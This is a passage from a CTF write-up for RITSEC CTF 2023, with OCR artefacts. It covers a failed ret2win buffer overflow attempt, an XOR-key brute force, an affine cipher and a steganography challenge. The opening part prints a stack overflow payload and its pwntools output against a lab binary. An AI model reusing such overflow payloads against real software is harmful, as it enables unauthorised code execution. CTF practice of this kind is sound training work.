    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
[+] Starting local process '/home/siunam/ctf/RITSEC-CTF-2023/BIN-
PWN/ret2win/ret2win': pid 396927
[*] Payload:
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xbe\xba\xfe\xca\xbe\xba\xde\xc0\x96\x
11@\x00\x00\x00\x00\x00'
[+] Receiving all data: Done (186B)
[*] Stopped process '/home/siunam/ctf/RITSEC-CTF-2023/BIN-
PWN/ret2win/ret2win' (pid 396927)
b'[*] Good start
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xbe\xba\xfe\xca\xbe\xba\xde\xc0\x96\x11
@, now do some damage :) \n[*]  if you figure out my address, you are
hired.\n[!!] You are good but not good enough for my company\n'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Got EOF while sending in interactive
```

However, I tried to pass CMP instructions check in the RBP register, still no dice...

Crypto

Either or Neither nor

Background

100 Points / 271 Solves

Made by MetaCTF

Oh no! I was working on this challenge and totally forgot to save a backup of the decryption key! Do you think you could take a look and see if you can recover it for me?

NOTE: The flag format is MetaCTF{}

https://metaproblems.com/6ebee70f0d78d94a4750f9cb70031965/chal.py

Find the flag

In this challenge, we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Crypto/Either-or-Neither-nor)-
[2023.04.01|21:54:34(HKT)]
└> file chal.py
chal.py: Python script, ASCII text executable
```

It's a Python script:

```
#! /usr/bin/env python

flag = "XXXXXXXXXXXXXXXXXXXXX"
enc_flag =
[91,241,101,166,85,192,87,188,110,164,99,152,98,252,34,152,117,164,99,16
2,107]

key = [0, 0, 0, 0]
KEY_LEN = 4
```

```python
# Encrypt the flag
for idx, c in enumerate(flag):
    enc_flag = ord(c) ^ key[idx % len(key)]
```


The flag is being XOR'ed!

To reverse that process, we can XOR back the `enc_flag`.


However, I wasn't able to reverse it... Maybe I need to brute force the key??

Hmm... Maybe my Python skill sucks.

Let's Google "XOR brute force online":



dCode always work for me.




But first, we need to convert those `enc_flag` ASCII decimal to hex:

```
#!/usr/bin/env python3

def main():
    enc_flag =
[91,241,101,166,85,192,87,188,110,164,99,152,98,252,34,152,117,164,99,16
2,107]
    hexedEnc_flag = '0x'

    for c in enc_flag:
        hexedEnc_flag += hex(c)[2:]
    print(hexedEnc_flag)

if __name__ == '__main__':
    main()
```


```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Crypto/Either-or-Neither-nor)-
[2023.04.02|23:17:34(HKT)]
└> python3 solve.py
0×5bf165a655c057bc6ea4639862fc229875a463a26b
```


Then, copy and paste that to XOR decoder:



Next, choose "KNOWING THE KEY SIZE (IN BYTES)", and type `4`. **This is because the `KEY_LEN` is `4`.**

Finally, choose "RESULT FORMAT" to "ASCII (PRINTABLE) CHARACTERS", and click "ENCRYPT/DECRYPT":


XOR Decoder
Text to be XORed (multiplied by XOR)
Hexadecimal Extended ASCII [00-FF] (Automatic Detection)
0x5bf165a655c057bc6ea4639862fc229875a463a26b
Encryption/Decryption method
Automatic (Bruteforce 1 to 16 bytes)
Use the binary key 10110111
Use the hexadecimal key 7F
Use the ASCII key XOR
Knowing the key size (in bytes) 4
Results format
ASCII (printable) characters
Hexadecimal 00-7F-FF
Decimal 0-127-255
Octal 000-177-377
Binary 00000000-11111111
Integer number
File to download
▶ ENCRYPT / DECRYPT
1
2
3
Cryptanalysis
Search for key size (in bytes)
▶ ANALYZE



Results


Bruteforce attempt. Only relevant results are displayed.

[Hexadecimal key | Plain text]

↑↓	↑↓
7842c7	\ugaRDU{i a_ex _r ael
784ac7	\uoaRD]{i i_ex(_r iel
784cc7	\uiaRD[{i o_ex._r oel
7842fd	\ug[RDUAi aeex er a_l
078411c7	\utaRDF{i r_ex3_r rel
784afd	\uo[RD]Ai ieex(er i_l
784cfd	\ui[RD[Ai oeex.er o_l
078411fd	\ut[RDFAi reex3er r_l
7842f9	\ug_RDUEi aaex ar a[l
078417c7	\uraRD@{i t_ex5_r tel
7942c7	\egaRTU{i0a_eh _r0ael
7840c7	\ueaRDW{i c_ex"_r cel
7846c7	\ucaRDQ{i e_ex$_r eel
784af9	\uo_RD]Ei iaex(ar i[l
078416c7	\usaRDA{i u_ex4_r uel
784cf9	\ui_RD[Ei oaex.ar o[l
784bc7	\unaRD\{i h_ex)_r hel
794ac7	\eoaRT]{i0i_eh(_r0iel
078417fd	\ur[RD@Ai teex5er t_l
794cc7	\eiaRT[{i0o_eh._r0oel
078410c7	\uuaRDG{i s_ex2_r sel
6842c7	]ugaSDU{h a_dx _s aem
7942fd	\eg[RTUAi0aeeh er0a_l
078411f9	\ut_RDFEi raex3ar r[l
79f2c7	\ngaR_U{i;a_ec _r;ael
7840fd	\ue[RDWAi ceex"er c_l

Hmm... Those looks like the flag??

Since the flag format is `MetaCTF{}`, we can search for that pattern:



Boom! We found it!

- **Flag:** `MetaCTF{x0r_th3_c0re}`

A Fine Cipher


Background

137 Points / 280 Solves

We have intercepted a message from a suspicious group. Can you help use break the code and reveal the hidden message?

Encryped Message: `JSNRZHIVJUCVIVFCVYBMVBDRZCXRIVBINCORBCSFHCBINOCRMHBD`

NOTE: Make sure you wrap the flag



Find the flag

Hmm... That message looks like encoded in base32... However, it said "Encryped"...

After fumbling around, I found that the answer is in the challenge's title: "***Afine Cipher***"

> The affine cipher is a type of monoalphabetic substitution cipher, where each letter in an alphabet is mapped to its numeric equivalent, encrypted using a simple mathematical function, and converted back to a letter.

Then, find a online tool that brute force the encrypted message. I'll use dcore.fr 🔗:

Found it!

- Flag: `RS{IFYOUAREINTERESTEDCHECKOUTMORECRYTPOCTFSATCRYPTOHACK}`

Steganography

Weird

Background

50 Points / 356 Solves

This file was supposed to contain a secret message but it looks like just a blank page. Something weird is going on here.

Find the flag

In this challenge, we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Steganography/Weird)-
[2023.04.02|19:23:17(HKT)]
└> file blank.png
blank.png: PNG image data, 600 x 600, 8-bit/color RGBA, non-interlaced
```

It's a PNG image file.

First, we can try to read it's metadata via `exiftool`:


```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Steganography/Weird)-
[2023.04.02|19:23:23(HKT)]
└> exiftool blank.png
ExifTool Version Number         : 12.57
File Name                       : blank.png
[...]
```

However, nothing interesting.

Then, I decided to upload that image to aperisolve.fr, which is an online tool to solve steganography challenge:


What is this ?


Aperi'Solve is an online platform which performs layer analysis on image. The platform also uses zsteg, steghide, outguess, exiftool, binwalk, foremost and strings for deeper steganography analysis. The platform supports the following images format: .png, .jpg, .gif, .bmp, .jpeg, .jfif, .jpe, .tiff...



blank.png

SUBMIT


https://aperisolve.fr/62d9e572e5efe0c3b58a0b59bad83d70
Cryptography
Steganography
Obfuscation
Misc
TTPs
CTFs
Sheet
Github
Blog
Twitter
Informations
[+] Name(s): blank.png, blank (1).png, weird.png, blank (2).png, stegano_weird.png
[+] Size: 3.56 ko
[+] First upload: 01/04/2023 01:33:03
[+] Last upload: 02/04/2023 19:21:38
[+] Upload count: 290
